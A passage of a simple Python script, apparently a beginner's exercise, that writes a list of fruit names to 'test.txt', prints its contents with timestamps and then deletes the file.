    fruits = ['apple', 'banana', 'strawberry','orange'] # Specify the contents to be written
    # File write operation
    f = open(filename, 'w')
    for fruit in fruits:
        f.write(fruit + '\n')
        print(str(datetime.datetime.now()) + ": Writing: " + fruit)
    f.close()

def filedel(filename):
    # Delete file operation
    if os.path.exists(filename):
        os.remove(filename)
        print(str(datetime.datetime.now()) + ": Deleted file: " + filename)
    else:
        print(str(datetime.datetime.now()) + ": " + filename + " does not exist")

def fileread(filename):
    print(str(datetime.datetime.now()) + ": Reading..." )
    f = open(filename,'r')
    print("-" * 5 + " File contents " + "-" * 5 + "\n")
    print(f.read())
    print("-" * 5 + " File contents " + "-" * 5 + "\n")

sign()

if filecrt("test.txt") == 0:
    fileread("test.txt")
    filedel("test.txt")
else:
    filewrt("test.txt")
    fileread("test.txt")
    filedel("test.txt")
❌
❌